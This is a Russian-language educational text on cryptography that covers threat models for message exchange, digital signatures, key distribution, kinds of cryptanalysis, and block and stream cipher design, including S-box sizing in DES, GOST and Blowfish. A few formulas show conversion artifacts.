2. В соответствии с некоторым регламентом проверяется соответствие защищаемой единицы контрольному коду. Если компьютер действительно персональный, то оба эти действия выполняет один и тот же человек, но требования к «чистоте» среды совершенно различные. Первое действие выполняется при добавлении в систему нового программного обеспечения или перенастройке уже существующего, что в большинстве реальных узкоспециализированных систем происходит достаточно редко. Необходимым условием выполнения этой операции является отсутствие «закладок» в п/о, вырабатывающем контрольный код. «Чистая» среда обычно создается загрузкой операционной системы с носителя, физически защищенного от записи - единожды сформированного и выверенного, и с тех пор остающегося неизменным.

Второе действие осуществляется значительно чаще и, по определению, может выполняться в не столь «чистой» среде. Поэтому, даже если обе процедуры выполняет один и тот же человек, с точки зрения задачи, это все равно два различных субъекта, и пользователь-создатель контрольного кода не должен доверять пользователю-проверяющему. В силу вышеизложенного для решения данной задачи больше подходят схемы, основанные на электронно-цифровой подписи, эффективно работающие в условиях отсутствия взаимного доверия сторон, нежели использование криптографической контрольной комбинации на основе симметричных шифров.

Задачи, решаемые криптографическими методами, отличаются друг от друга следующим:

- характером защищаемого информационного взаимодействия;
- целями злоумышленников;
- возможностями злоумышленников.

Простейший случай информационного взаимодействия -- это передача данных от одного субъекта другому. Соответственно, самая распространенная задача из сферы защиты - защита передаваемой по

каналам связи или хранимой в компьютерной системе информации; она исторически самая первая и до сих пор наиболее важная. Впрочем, необходимо добавить, что в последнее время в связи с проникновением электронных технологий во многие сферы жизни человека и общества возникают и принципиально новые проблемы. Одни из них первичны, такие, как уже упомянутая проблема защиты данных в каналах связи. Другие вторичны и существуют только в рамках конкретного решения той или иной первичной задачи. Например, «открытое распределение ключей» — совместная выработка двумя субъектами в ходе сеанса связи по открытому каналу общего секретного ключа таким образом, чтобы злоумышленники, «прослушивающие» канал, не смогли получить тот же самый ключ.

Рассмотрение задач из сферы криптографии начнем с задачи защиты данных, передаваемых по открытым каналам связи в наиболее полной постановке. В системе имеются две легальные стороны — «отправитель» и «получатель».

Информационный процесс заключается в передаче сообщения от первого второму и считается протекающим нормально, если получатель получит сообщение без искажений, кроме него никто не ознакомится с содержанием сообщения, и если стороны не будут выставлять претензий друг другу.

В задаче также присутствует злоумышленник, имеющий доступ к каналу передачи данных и стремящийся добиться отклонений от нормального течения процесса. Кроме того, каждая из легальных сторон может предпринять злоумышленные действия *в* отношении другой стороны. Перечислим возможные угрозы:

1. Всевозможные угрозы со стороны злоумышленника.

2. Ознакомление с содержанием переданного сообщения.

3. Навязывание получателю ложного сообщения — как полная его фабрикация, так и внесение искажений в действительно переданное сообщение.

4. Изъятие переданного отправителем сообщения из системы таким образом, чтобы получатель не узнал о факте передачи сообщения.

5. Создание помех для нормальной работы канала передачи связи, то есть нарушение работоспособности канала связи.

6. Угрозы со стороны законного отправителя сообщения.

7. Разглашение переданного сообщения.

8. Отказ от авторства в действительности переданного им сообщения.

9. Утверждение о том, что некоторое сообщение отправлено получателю, когда в действительности отправка не производилась.

10. Угрозы со стороны законного получателя сообщения.

11. Разглашение полученного сообщения.

12. Отказ от факта получения некоторого сообщения, когда в действительности оно было им получено.

13. Утверждение, что некоторое сообщение получено от отправителя, когда в действительности предъявленное сообщение сфабриковано самим получателем.

Как правило, угроза работоспособности канала связи (угроза 1.4) наиболее эффективно достигается нарушением физической среды передачи данных или созданием помех. Близко к ней находится угроза - изъятие сообщения из канала связи. Эффективной защиты криптографическими средствами от этих угроз не существует, поэтому они обычно не рассматриваются в работах по криптографии, проблема решается другими методами. Так, для устранения угрозы обычно используется квитирование — высылка получателем отправителю квитанции на полученное сообщение. Также в рамках криптографии отсутствует решение, которое бы устранило угрозы - разглашение секретных данных одной из легальных сторон со «списыванием» этого на другую сторону или на ненадежность канала связи.

Оказалось, что сформулированная выше задача за вычетом угроз может быть разделена на три подзадачи, которые решаются независимо друг от друга и характеризуются собственными наборами угроз из приведенного списка:

— «классическая задача криптографии» -- защита данных от разглашения и искажения при передаче по открытому каналу связи;

-- «подпись электронного документа» -- защита от отказа от авторства сообщения;

-- «вручение заказного письма» — защита от отказа от факта получения сообщения.

Ниже все три задачи рассмотрены с необходимой степенью подробности.

1. Защита передаваемых и хранимых секретных данных от разглашения и искажения. Это исторически первая и до сих пор наиболее важная задача криптографии, в ней учитываются угрозы из приведенного выше списка. Классическая задача возникает, если создание

и использование массивов данных разделены во времени и/или в пространстве и на своей пространственно-временной информация оказывается в зоне досягаемости злоумышленника. В первом случае говорят о защите данных при хранении, во втором — при передаче. При достаточной общности каждый из вариантов задачи имеет свои особенности, соответственно и методы решения также могут отличаться. В задаче присутствуют две легальные стороны:

- отправитель или источник сообщения
- получатель или приемник сообщения.

Между отправителем и получателем сообщения есть взаимное доверие, поэтому в качестве злоумышленника может выступать только субъект, отличный от них обоих. Первый отправляет второму сообщение, при этом второй может попытаться выполнить одно или несколько следующих действий:

— чтение сообщений
- внесение изменений в реальное переданное сообщение «на лету»
- создание нового сообщения и отправка его
- повторная передача ранее переданного сообщения
- уничтожение переданного сообщения.

Каждое из перечисленных выше действий является атакой на наш информационный процесс. Возможности по доступу к каналу передачи, необходимые для их выполнения, различны, и в реальной ситуации может оказаться, что одни атаки осуществимы, а другие — нет. Для реализации атаки № 1 необходим доступ к каналу передачи данных на чтение, для атаки № 3 — на запись, для атаки № 4 — на чтение и запись.

Для осуществления атак № 2 и 5 необходим полный контроль над каналом, то есть возможность разорвать его и встроить туда собственные узлы обработки данных или получить контроль над существующем узлом обработки. Какие из атак доступны злоумышленнику, зависит от конкретных условий протекания информационного процесса — от среды передачи данных, от аппаратуры, которой он располагает, и т. д. Так, если средой передачи информации служит радиоэфир, осуществление атак № 2 и частично № 5 невозможно, доступны только атаки № 1, 3, 4.

При использовании оптоволоконной линии связи злоумышленнику может быть доступна только атака № 1 — незаметно «врезаться» в оптоволоконную линию практически невозможно. Некоторые атаки из приведенного списка могут рассматриваться как последовательное

осуществление других из того же списка. Так, атака № 2 может рассматриваться как последовательное исполнение атак № 1, 5, 3, а атака № 4 - как исполнение атак № 1 и 3, разнесенное по времени.

Подведем итог. Постановка «классической» задачи криптографии следующая:

- Законные стороны информационного процесса - отправитель и получатель сообщения. Задача первого — отправить, а второго — получить сообщение и понять его содержание.

- Процесс считается нормально идущим, если к получателю придет именно то сообщение, которое отправил отправитель, и кроме него никто не сможет ознакомиться с его содержанием. Возможны следующие отклонения от его нормального течения:

а) передаваемые данные станут известны кому-либо еще помимо законного получателя;

б) передаваемые данные будут искажены, то есть получатель получит не то или не в точности то, что отправлено отправителем.

- Между отправителем и получателем есть взаимное доверие и ни один из них не осуществляет злоумышленных действий; злоумышленником является третья сторона, которая ставит перед собой цели ознакомиться с содержанием переданного сообщения или навязать получателю ложное сообщение, полностью сфабриковав его самостоятельно или исказив переданное отправителем сообщение.

Злоумышленник имеет доступ к каналу связи и для осуществления своей цели может «слушать» канал или передавать в него свои данные. В наилучшей для себя ситуации злоумышленник может захватить полный контроль над каналом и ему станут доступны любые манипуляции с переданными данными.

— Задача подтверждения авторства сообщения.

В этой задаче принимаются во внимание угрозы 2.2 и 3.3 из приведенного выше списка - между отправителем и получателем сообщения отсутствует взаимное доверие и возможно возникновение конфликта по поводу переданных данных. Каждый из них может совершать злоумышленные действия, направленные против другой стороны, и по этой причине в системе необходимо наличие инстанции, которая выполняет «арбитражные» функции, то есть в случае конфликта между абонентами решает, кто из них прав, а кто нет. Эта сторона по вполне понятным причинам называется в криптографии «независимым арбитражем». Вместе с тем, злоумышленник как отдельный субъект информационного процесса здесь отсутствует.

Ради наглядного примера рассмотрим следующее:

А. Законные стороны информационного процесса - отправитель и получатель сообщения:

— отправитель или источник сообщения

— получатель или приемник сообщения

- независимый арбитр конфликта, в случае его возникновения.

Задача первого — отправить, а второго — получить сообщение и понять его содержание, задача последнего - вынести суждение о том, кто из двух предыдущих участников прав в случае возникновения конфликта между ними.

Б. Процесс считается проходящим нормально, если второй получит именно то сообщение, которое отправил первый, и стороны не будут предъявлять претензий друг другу касательно переданных данных. Возможны следующие отклонения от нормального течения процесса:

— отправитель откажется от авторства переданного им сообщения;

- получатель будет утверждать, что некоторое сообщение получено им от отправителя, хотя в действительности тот его не передавал.

В. Между отправителем и получателем отсутствует взаимное доверие, каждый из них может осуществить злоумышленные действия в отношении другого.

Г. Вручение сообщения под расписку.

В этой задаче принимаются во внимание угрозы 2.3 и 3.2 из приведенного выше списка - между отправителем и получателем сообщения отсутствует взаимное доверие и возможно возникновение конфликта по поводу переданных данных. Каждый из них может совершать злоумышленные действия, направленные против другой стороны; злоумышленник как отдельный субъект информационного процесса здесь также отсутствует. Охарактеризуем задачу по нашей схеме:

- законные стороны информационного процесса - отправитель и получатель сообщения;

— отправитель или источник сообщения;

— получатель или приемник сообщения.

Задача первого — отправить, а второго — получить сообщение и понять его содержание.

- Процесс считается проходящим нормально, если получатель ознакомится с содержанием полученного сообщения и стороны не бу-

дут предъявлять претензий друг другу касательно переданных данных.

Возможны следующие отклонения от нормального течения процесса:

- отправитель будет утверждать, что передал получателю сообщение, хотя в действительности не отправлял его;

- получатель ознакомится с содержанием сообщения, но будет утверждать, что никакого сообщения не получал.

— Между отправителем и получателем отсутствует взаимное доверие, каждый из них может осуществить злоумышленные действия в отношении другого: второй может утверждать, что он не получал сообщения, которое в действительности получил и прочитал, а первый, в свою очередь, может утверждать, что второй прочитал сообщение, хотя в действительности он его не передавал второму. Решением этой задачи может являться такая схема информационного взаимодействия, которая группирует в одну транзакцию два следующих действия, не позволяя ни одному из них осуществиться без другого:

- первый получает и читает сообщение;

— второй получает подтверждение о том, что первый получил сообщение.

Две следующие задачи касаются проблемы обмена ключевой информацией. Для защиты передаваемых по открытым каналам связи данных обычно применяется шифрование; одним из наиболее распространенных вариантов является использование симметричных шифров, то есть шифров с секретным ключом. В таких системах возникает проблема распределения ключевой информации, так как для ее передачи участникам информационного обмена нужен защищенный канал связи. В системах с большим числом абонентов эта проблема превращается в серьезную головную боль администраторов. Способов ее обойти всего два:

— использовать асимметричные алгоритмы шифрования, в которых для процедуры «за» и расшифрования используются различные ключи и знание ключа зашифрования не позволяет определить соответствующий ключ расшифрования, поэтому он может быть несекретным и передаваться по открытым каналам связи;

— вырабатывать общий секретный ключ в ходе некоторого сеанса информационного взаимодействия по открытому каналу, организованного таким образом, чтобы ключ было невозможно выработать на основе только перехваченных в канале данных.

Первый подход получил название асимметричного или двухключевого шифрования, второй - открытого распределения ключей. Вот, пожалуй, и все наиболее популярные задачи практической криптографии. Конечно, есть и другие, но они или менее известны, или отсутствует их удовлетворительное решение, или это решение есть, но оно не получило заметного практического применения. Кратко перечислим наиболее известные из этих «теоретических» задач:

1. Синхронный обмен сообщениями. Требуется организовать обмен двух субъектов сообщениями таким образом, чтобы ни один из них, получив сообщение другой стороны, не смог отказаться от передачи своего и не смог сформировать свое сообщение в зависимости от сведений из сообщения другой стороны. В качестве дополнительного условия иногда требуется, чтобы передаваемые сообщения удовлетворяли определенным заранее критериям.

2. Как вариант предыдущей задачи - - проблема «подписи контракта»: есть два документа в электронной форме и есть процедура выработки цифровой подписи под документами. Требуется организовать обмен подписанными документами между двумя субъектами таким образом, чтобы ни один из них не смог отказаться передавать «свой» подписанный документ, получив подписанный документ от другой стороны.

3. «Передача с забыванием» — организовать передачу сообщения одним субъектом другому таким образом, чтобы вероятность получения сообщения была ровна 0,5 и чтобы на эту вероятность никто не мог повлиять.

4. «Бросание монеты по телефону» — организовать такое взаимодействие не доверяющих друг другу субъектов через канал передачи данных, которое позволит выработать один бит информации таким образом, чтобы он был случайным, несмещенным, чтобы на исход «бросания монеты» не мог повлиять никто извне и чтобы в исходе «бросания» можно было убедить независимый арбитраж при возникновении у участников разногласий о результате.

5. «Сравнение с нулевым разглашением» или «проблема двух миллионеров» — два миллионера хотят узнать, кто из них богаче, но при этом никто из них не хочет сообщить другой стороне истинную величину своего состояния. В более общей постановке задача формулируется следующим образом: есть два субъекта, каждый из которых располагает некоторым элементом данных — соответственно a и b — и которые желают совместно вычислить значение некоторой согласованной функции f (a,b). Требуется организовать процедуру вычисле-

ния таким образом, чтобы никто из субъектов не узнал значения параметра другого.

6. N & k - пороговая схема - имеется некоторый ресурс, например, зашифрованный набор данных, также есть п субъектов. Необходимо построить процедуру, разрешающую доступ к ресурсу, только если его запросят одновременно не менее k субъектов.

7. Тайное голосование по телефону - имеется «N» субъектов, взаимодействующих по линиям связи; некоторый вопрос ставится им на голосование; каждый из субъектов может проголосовать либо «за», либо «против». Требуется организовать процедуру голосования таким образом, чтобы можно было вычислить ее исход - подсчитать, сколько подано голосов «за» или, в более простом случае, выяснить, что «за» было подано достаточное или недостаточное число голосов, и чтобы при этом результаты голосования каждого из субъектов оставались в тайне.

Методы раскрытия шифров

В качестве меры трудоемкости раскрытия таких шифров обычно используют количество элементарных операций (w) некоторого типа, необходимых для дешифрования сообщения или определения ключа. Под элементарной операцией в различных случаях понимают разное, но обычно этим термином обозначают операцию, выполняемую на конкретной аппаратуре за один шаг ее работы. Например, операцию типа «сложение» для универсальных процессоров или цикл проверки одного ключа для специальных аппаратных схем перебора ключей. Трудоемкость дешифрования зависит от характера и количества информации, имеющейся в распоряжении аналитика. Обычно различают следующие виды криптоанализа:

- анализ на основе только шифротекста - у аналитика имеется только зашифрованное сообщение размером n: w = WGC(n);

- анализ на основе заданного открытого текста — аналитик располагает зашифрованным сообщением размером n и соответствующим ему открытым текстом: w = WGP(n);

— анализ на основе произвольно выбранного открытого текста — в распоряжении аналитика есть возможность получить результат зашифрования для произвольно выбранного им массива открытых данных размером n: w = WCP(n);

-- анализ на основе произвольно выбранного шифротекста - в распоряжении аналитика есть возможность получить результат расшифрования для произвольно выбранного им зашифрованного сообщения размером n: w - WCC(n).

Предполагается, что криптоаналитик использует наилучший из доступных ему способов анализа. Конечно, последний вид криптоанализа несколько экзотичен, но, тем не менее, в соответствующих обстоятельствах и он возможен. Очевидно, что между величинами трудоемкости различных видов криптоанализа выполняются следующие соотношения.

Все рассмотренные характеристики трудоемкости имеют нижние границы:

wxx = inf WXX(n).

Очевидно также, что эти границы достигаются при некоторых конечных значениях параметра n, потому что при его неограниченном увеличении трудоемкость анализа, принимающего во внимание все имеющиеся в наличии данные, будет неограниченно возрастать:

wxx - WXX(nxx).

Таким образом, для каждого вида криптоанализа (XX) существует свой оптимальный объем необходимых данных (nxx), при возрастании объема имеющихся данных от нуля до этого значения трудоемкость анализа снижается до своего граничного значения (wxx), а при дальнейшем возрастании — увеличивается. Эти критические объемы данных и соответствующие величины трудоемкости анализа и представляют особый интерес для специалистов-криптографов.

Понятно, что реально трудоемкость анализа зависит не только от объема анализируемых данных, но и от самих этих данных. По этой причине все приведенные выше соотношения являются оценочными, а соответствующие величины считаются заданными с точностью до порядка-двух. Следует различать точное значение показателей трудоемкости каждого вида анализа WXX (n) и его текущую оценку , основанную на достижениях современного криптоанализа — понятно, что оценка больше оцениваемой величины: и с развитием криптоанализа она постоянно снижается. Истинный интерес, конечно же, представляет сама оцениваемая величина. Однако, как отметил еще Шеннон, не существует способа получить точное значение трудоемкости анализа, все оценки базируются на проверках устойчивости шифров к известным на текущий момент видам криптоанализа и нет гарантии, что в ближайшем или более отдаленном будущем не будут разработаны новые методы анализа, существенно ее снижающие.

Сказанное выше означает, что при текущем положении дел в криптографии стойкость абсолютно всех шифров, за исключением совершенных, не может быть доказательно обоснована. Вместо этого она обосновывается эмпирически, как устойчивость к известным на сегодняшний день видам криптоанализа, но никто не может дать гарантии того, что завтра не будет изобретен вид криптоанализа, успешный именно для данного конкретного шифра. Вот почему не стоит доверять «новейшим шифрам» — они не прошли проверку временем. По этой же самой причине не является разумным доверять криптоалгоритмам, которые держатся их авторами в секрете - даже при отсутствии злонамеренно оставленных там «люков» нет совершенно никакой гарантии того, что алгоритм был исследован со всей необходимой тщательностью. Сказанное не означает, что использование секретных алгоритмов шифрования вовсе лишено смысла. Оно является допустимым и разумным при выполнении двух следующих условий:

- между разработчиками и пользователями алгоритма существует уровень доверия, исключающий намерение разработчика нанести ущерб пользователю, предоставив ему недостаточно качественный шифр или шифр с оставленными в нем люками;

— специалисты, разработавшие алгоритм, имеют достаточно высокий уровень компетентности в этой области.

Указанные условия выполняются, например, для спецслужб ведущих государств, разрабатывающих для «внутреннего потребления» собственные шифры. Рассмотрение следующей нашей темы - классификации шифров - начнем с двух требований, предъявляемых к практическим алгоритмам шифрования - они, в общем-то, естественны и понятны:

— шифр должен быть технически применим для закрытия массивов данных произвольного объема;

— шифр должен быть реализуем в виде устройства, имеющего ограниченный объем памяти, и его реализация должна быть эффективна при этом.

Попытка совместить оба требования неизбежно приводит к криптоалгоритму, в котором шифрование производится пошагово, порциями — массив данных разбивается на блоки ограниченного размера, и за один шаг шифруется один блок:

$$T = (T1, T2, \ldots, Tn),$$

для всех i от 1 до n , где N — максимальный размер блока.

От размера шифруемого массива данных в этом случае зависит только количество шагов шифрования, но не сами шаги. Ради удобства реализации размер блока практически всегда полагают постоянным, может быть, за исключением последнего блока данных, который может быть меньше.

По соображениям стойкости размер блока не должен значительно превышать размер ключа, лучше, если он будет меньше или равен ему.

Существуют два принципиально различающихся подхода к построению шифров с секретным ключом, соответственно им можно выделить два типа шифров - блочные и потоковые шифры:

1. В блочных шифрах результат зашифрования очередного блока зависит только от него самого и не зависит от других блоков шифруемого массива данных:

```
Ti' = E (Ti) .
```

Из этого следует, что в результате зашифрования двух одинаковых блоков открытого текста всегда получаются идентичные блоки шифротекста.

2. В поточных или потоковых шифрах результат зашифрования очередного блока зависит от него самого и, в общем случае, от всех предыдущих блоков массива данных:

```
Ti' = E (T1, T2, ... , Ti).
```

Сюда же относится важный частный случай, когда результат зашифрования очередного блока зависит этого блока и от его номера:

```
Ti' = E (i,Ti).
```

По поводу разделения шифров на блочные и потоковые следует добавить, что в современной криптологии указанные понятия иногда используются в близком, но несколько отличном от сказанного выше смысле - потоковыми называют только такие шифры, в которых шифруемый за один шаг блок имеет размер один бит или один символ текста, а шифры с большим размером блока, формально относящиеся к потоковым, причисляют к блочным.

Потоковые шифры в последнем, практическом значении этого термина, очень хорошо подходят для засекречивания асинхронного информационного потока - поступившая порция данных может быть немедленно зашифрована и отправлена в канал связи, нет необходимости ждать, пока наберется полный блок из нескольких битов или символов, как это было бы необходимо для блочных в том же самом «практическом» смысле термина шифров. Если принять во внимание

требование к реализуемости криптоалгоритма устройством с конечным числом возможных состояний, то наиболее общей моделью потоковых шифров является конечный автомат, описываемый множеством состояний X, входным и выходным алфавитами I и E и правилами перехода и выхода соответственно.

Множество состояний и алфавиты автомата являются конечными - собственно, именно поэтому автомат и называется конечным, — а правила перехода и выхода могут быть записаны в виде двумерной таблицы и по этой причине иногда называются таблицами переходов и выходов соответственно. Автомат работает следующим образом: каждый символ, поступивший на его вход, вызывает изменение состояния автомата и порождение одного выходного символа. В результате входное слово преобразуется в слово точно такой же длины, составленное из символов выходного алфавита.

Работа конечного автомата зависит от его начального состояния: в общем случае два идентичных автомата преобразуют одно и то же входное слово в разные выходные, если начнут свою работу с разных состояний. Для того, чтобы процедура шифрования была обратима, для шифрующего автомата должен существовать обратный ему автомат. Один конечный автомат является обратным другому и называется его обращением в том случае, если он преобразует любую выходную последовательность этого автомата в его входную последовательность: преобразует выходную последовательность sls2...sK первого конечного автомата (левый, EFA) в его входную последовательность tlt2...tK, и в силу этого является его обращением.

По вполне понятной причине синхропосылка может передаваться только в открытом виде - на момент ее получения автомат расшифрования на принимающей стороне не готов к работе. В настоящее время одним из наиболее популярных видов потоковых шифров является шифр гаммирования, в котором соответствующий конечный автомат является безвходовым и используется для выработки последовательности элементов гаммы. Для наложения гаммы на данные может быть использована любая подходящая бинарная операция. Если это операция аддитивного типа, шифр называется аддитивным, если же используется операция побитового сложения по модулю 2 - то двоичным аддитивным. Для двоичных данных таковой является операция побитового суммирования по модулю 2 или побитового исключающего ИЛИ. Кроме того, эта операция является обратной самой себе и по этой причине может использоваться как для зашифрования, так и для расшифрования данных, что позволяет реализовать обе эти процеду-

ры в одном модуле, достигнув тем самым дополнительных преимуществ в экономичности.

Условием стойкости шифра гаммирования является невозможность определить по известному фрагменту гаммы другие ее части или восстановить структуру порождающего ее конечного автомата. Для стороннего наблюдателя, обладающего лишь ограниченными вычислительными возможностями, выработанная гамма должна быть неотличима от случайной последовательности.

В заключение рассмотрения темы потоковых шифров отметим, что эта область криптографии целиком базируется на теории конечных автоматов - очень подробно разработанной на сегодняшний день отрасли математики, и по этой причине считается одним из наиболее полно исследованных разделов криптологии. Теперь перейдем к рассмотрению блочных шифров - именно они станут темой нескольких ближайших выпусков. В шифрах этого типа результат зашифрования каждого блока зависит только от его значения, естественно, не считая секретного ключа:

Ti' = EK(Ti).

Как следствие, при зашифровании двух одинаковых блоков данных получатся идентичные блоки шифротекста. Из указанной особенности блочных шифров следует очевидный способ их анализа - статистический. Если известен закон распределения блоков открытого текста, то проанализировав статистику блоков шифротекста, можно установить соответствие между ними. Классическим примером такого криптоанализа является история, описанная Эдгаром По в его известном рассказе «Золотой жук».

Для того, чтобы исключить подобную возможность, размер блока должен быть достаточно большим. Например, при размере блока в один байт анализ шифра осуществим вручную, без использования вычислительной техники; при размере блока в 16 бит этот анализ элементарно реализуется на персональной ЭВМ и занимает несколько секунд; при размере блока в 32 бита компьютерный анализ также осуществим, хотя требует больше времени и большего необходимого объема зашифрованных данных. При дальнейшем увеличении размера блока статистический анализ становится все менее осуществимым на практике.

Для большинства современных шифров выбрана величина блока в 64 бита, для нее исчерпывающий анализ практически исключен прежде всего из-за невозможности набрать соответствующую статистику шифротекстов. При еще больших размерах блока усложняется не

только криптоанализ, усложняется и сам алгоритм шифрования - вот почему неразумно увеличивать его сверх необходимого. Как мы увидим в следующем выпуске, для шифров очень распространенной на сегодняшний день архитектуры, называемой «сбалансированная сеть Файстеля» - balanced Feistel network, условием эффективной реализации в виде программы для ЭВМ является равенство половинного размера блока криптоалгоритма величине машинного слова. Именно поэтому реализация отечественного стандарта шифрования - алгоритма ГОСТ 28147-89, шифра с 64-битовым размером блока, — для 32-битовых процессоров Intel x86 существенно эффективнее реализации этого же алгоритма для 16-битовых процессоров той же серии (естественно, сравнение производилось на одном и том же компьютере).

В настоящее время подавляющее количество компьютеров в мире - 32-битовые и по этой причине выбирать размер блока для упомянутой архитектуры шифров больше 64 бит совершенно бессмысленно, а с точки зрения эффективности реализации - вредно. Хотя для блочных шифров с достаточно большим размером блока провести исчерпывающий статистический анализ в общем случае невозможно, тем не менее, анализируя зашифрованные данные, легко обнаружить наличие одинаковых блоков в исходных данных, что позволяет выявить стабильные паттерны, имеющиеся в них. Предположим, например, что целиком шифруется магнитный диск с информацией. На таком диске все незанятое пространство обычно заполнено фиксированными кодами, записанными туда при его форматировании. После шифрования на месте этого кода получатся одинаковые блоки шифротекста, что позволит злоумышленнику отличить незанятое пространство диска от пространства, заполненного полезными данными. Иногда это бывает неприемлемым, поэтому перед зашифрованием данных их очень полезно сжимать архиваторами, что существенно снижает избыточность данных и уменьшает вероятность встретить повторяющиеся блоки.

В тех случаях, когда данные имеют физическую привязку - как в приведенном примере с шифрованием диска, - их рекомендуется рандомизировать - модифицировать с использованием случайных или псевдослучайных. Каким же условиям должен удовлетворять стойкий блочный шифр? Эти условия сформулировал Шеннон в ряде своих основополагающих работ по теории шифрования.

Такой шифр должен обладать свойствами перемешивания и рассеивания:

— рассеивание: это свойство шифра, при котором один символ (бит) исходного текста влияет на несколько символов (битов) шифро-

текста, оптимально - на все символы в пределах одного блока. Если данное условие выполняется, то при шифровании двух блоков данных с минимальными отличиями между ними должны получаться совершенно непохожие друг на друга блоки шифротекста. Точно такая же картина должна иметь место и для зависимости шифротекста от ключа – один символ (бит) ключа должен влиять на несколько символов (битов) шифротекста;

— перемешивание: это свойство шифра скрывать зависимости между символами исходного текста и шифротекста. Если шифр достаточно хорошо «перемешивает» биты исходного текста, то соответствующий шифротекст не содержит никаких статистических, и, тем более, функциональных закономерностей - опять же для стороннего наблюдателя, обладающего лишь ограниченными вычислительными ресурсами.

Если шифр обладает обоими указанными свойствами в достаточной степени, то любые изменения в блоке открытых данных приводят к тому, что с точки зрения наблюдателя все символы (биты) в зашифрованном блоке получат новые значения, равновероятные в области их определения и независимые друг от друга. Так, если шифр оперирует информацией, представленной в двоичной форме, то инвертирование даже одного бита в блоке исходных данных приведет к тому, что все биты в соответствующем блоке шифрованных данных с вероятностью 1/2 независимо друг от друга также поменяют свое значение. Такой шифр невозможно вскрыть способом, менее затратным с точки зрения количества необходимых операций, чем полный перебор по множеству возможных значений ключа. Данное условие является обязательным для шифра рассматриваемого типа, претендующего на то, чтобы считаться хорошим.

Архитектура блочных шифров

Можно выделить следующие группы простых шифров.

Шифр перестановок

Заключается в перестановках структурных элементов шифруемого блока данных - битов, символов, цифр.

Шифр замен

Заключается в замене одних значений на другие по индексной таблице, замене подвергаются группы элементов шифруемого блока - битов или символов.

Шифр функциональных преобразований

Заключается в выполнении сдвигов, логических и арифметических операций над элементами данных.

Ниже дана подробная характеристика каждого из упомянутых типов преобразований.

Шифры перестановок чрезвычайно просто реализуются аппаратно - разводкой проводников на плате или в кристалле, при этом совсем не требуется каких-либо дополнительных затрат, так как проводники, связывающие регистры аппаратуры, так или иначе присутствуют в схеме. В то же самое время эти преобразования очень неэффективно реализуются программно на процессорах общего назначения.

Как правило, вычислительные затраты составляют не менее двух машинных команд на каждый двоичный разряд в модифицируемом блоке, если только в перестановках нет согласованности. Этой причиной, в частности, объясняется тот факт, что многие шифры, широко использующие операции данного типа, имеют при прочих равных условиях существенно менее эффективные реализации по сравнению с шифрами, их не использующими.

Например, американский стандарт шифрования криптоалгоритм DES при вдвое меньшем количестве шагов в цикле шифрования по сравнению с российским стандартом (16 против 32) имеет примерно вдвое более медленную оптимальную реализацию для процессоров Intelx86. Общие виды замен аппаратно реализуются с помощью запоминающих устройств, программно - индексированным чтением из оперативной памяти, что, по сути, одно и то же: замена для элемента данных x берется из вектора или узла замен V, являющегося массивом заменяющих значений, индексированным заменяемым элементом данных: x заменяется на y = V [x].

Программно такая операция реализуется за одну команду, не считая операции загрузки индекса в соответствующий регистр. Размер памяти, необходимый для хранения вектора заменяющих, определяется следующим соотношением:

|V | = 2|X|·|Y|, где |X | и |Y | - размеры заменяемого и заменяющего блоков в битах соответственно, размер вектора замен V также получается в битах.

Из приведенной формулы видно, что он растет экспоненциально с ростом размера заменяемого блока. В силу этого выполнение подстановки в масштабах всего шифруемого блока невозможно - потребо-

вался бы слишком большой объем памяти для хранения вектора.

Поэтому преобразуемый блок данных разделяют на фрагменты, обычно одинакового размера, и выполняют замену в этих подблоках независимо друг от друга. Для повышения стойкости шифра замену различных частей шифруемого блока следует выполнять с использованием разных векторов замен, которые все вместе составляют таблицу подстановок или таблицу замен. Для хранения этой таблицы требуется участок памяти следующего размера:

|S - nv|V = nv·2|X|·|Y|, где nv - число подблоков размера |X |, в которых производятся подстановки.

Как уже отмечалось выше, размер таблицы подстановок быстро увеличивается с ростом размера заменяющего и, особенно, заменяемого блока, что влечет за собой возрастание требований к необходимому для реализации шифра объему памяти. С другой стороны, увеличение этих размеров усложняет криптоанализ и тем самым повышает стойкость шифра. Поэтому на практике их следует выбирать на границе разумности, ведь криптоалгоритм проектируется на достаточно длительный срок, а возможности электронной техники увеличиваются очень быстро. В алгоритме DES суммарный объем блоков подстановки равен |SDES| - 8·26·4 - 211 бит - 256 байт.

В отечественном стандарте это величина того же порядка:

|SГОСТ| - 8·24·4 = 29 бит = 64 байта.

Следует помнить, что указанные шифры разрабатывались в семидесятые годы, когда понятие «микросхема» еще только начинало входить в наш обиход, обычная емкость микросхемы запоминающего устройства составляла несколько десятков, максимум сотен битов, а объем оперативной памяти 32Кбайта считался совсем неплохим вариантом для компьютера. Вполне естественно, что созданные в то время криптоалгоритмы отражали суровые реалии тех дней. Сейчас эта проблема практически отсутствует и поэтому современные шифры гораздо более свободны в данном отношении. Так, в криптоалгоритме BLOWFISH подстановки производятся следующим образом: каждый из 4-х байтов, составляющих 32-битовое слово, заменяется на 4-байтовое слово; полученные слова преобразуются в одно с помощью логических и арифметических операций. Соответственно, размер одной таблицы замен в этом алгоритме равен |SBLOWFISH| - 4·28·32 - 215 бит - 4 Кбайт.

Функциональные преобразования - это унарные и бинарные логические и арифметические операции, реализуемые аппаратно логическими схемами, а программно - одной-двумя компьютерными командами. Теоретически возможно использовать любую операцию, которая может быть сформулирована в терминах логических функций. Однако на практике дело всегда ограничивается теми из них, которые имеются в наборах команд универсальных процессоров и реализованы аппаратно в виде микросхем. Из логических операций это основные логические функции - инверсия, и бинарные – побитовые И, ИЛИ, ИСКЛЮЧАЮЩЕЕ ИЛИ, из арифметических - изменение знака (переход к дополнительному коду), и бинарные — сложение, вычитание, умножение, деление по модулю некоторого числа, из битовых манипуляций - циклические сдвиги.

Как же построить надежный шифр из элементарных операций указанного типа?

Не имеет смысла комбинировать две однотипные операции подряд. Если чередовать процедуры различного типа, сложность результирующего преобразования (степень перемешивания и рассеивания) будет выше. Это очень легко объяснить: при комбинировании двух операций их сложности складываются за вычетом некоего «дефекта сложности», который тем больше, чем более схожи две операции. Например, суперпозиция двух битовых перестановок может быть выражена одной перестановкой. То же справедливо для двух подстановок, выполняемых в одних и тех же границах заменяемых подблоков. Прибавление к блоку данных двух ключевых элементов равносильно прибавлению одного, равного их сумме. Во всех рассмотренных случая добавление к операции еще одной такой же вообще не приводит к возрастанию сложности, а следовательно и стойкости преобразования. Даже если комбинируются две различные операции, принадлежащие одной и той же группе, сложность полученного преобразования меньше, чем могла бы быть, если бы они были разделены операцией другого типа.

